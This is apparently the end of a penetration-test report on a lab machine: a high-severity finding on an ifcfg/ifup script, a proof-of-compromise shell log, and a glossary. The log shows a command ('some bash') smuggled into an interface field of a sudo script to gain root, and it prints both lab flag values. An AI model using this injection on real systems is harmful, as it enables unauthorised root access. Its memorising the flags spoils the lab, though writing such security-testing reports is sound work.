5.3 [High] Privileged script using old, known vulnerable <code>ifcfg/ifup</code>	High	Low	3rd

8. Appendices

Appendix A — Proof of Compromise

```
bash-4.2$ whoami && ip a | grep inet
whoami && ip a | grep inet
apache
  inet 127.0.0.1/8 scope host lo
  inet6 ::1/128 scope host
  inet 10.129.65.225/16 brd 10.129.255.255 scope global dynamic eth0
  inet6 dead:beef::a0de:adff:fee4:2dd6/64 scope global mngtmpaddr dynamic
  inet6 fe80::a0de:adff:fee4:2dd6/64 scope link
```

Connected as apache to the target system 10.129.65.255

```
whoami
guly
cat /home/guly/user.txt
ea641be107e8e07d315e57ae3966c21d
```

Connected as guly to the target system. Reading user.txt flag

```
sudo /usr/local/sbin/changename.sh
interface NAME:
some
interface PROXY_METHOD:
some bash
interface BROWSER_ONLY:
some
interface BOOTPROTO:
some
whoami
root
cat /root/root.txt
2d07ed3372ad26cb7612ee51537ab9ed
```

Running the script with sudo, exploiting the known issue with ifcfg, obtain a shell as root and read root.txt flag

Appendix B — Glossary

RCE Remote Code Execution — running arbitrary commands on a remote system.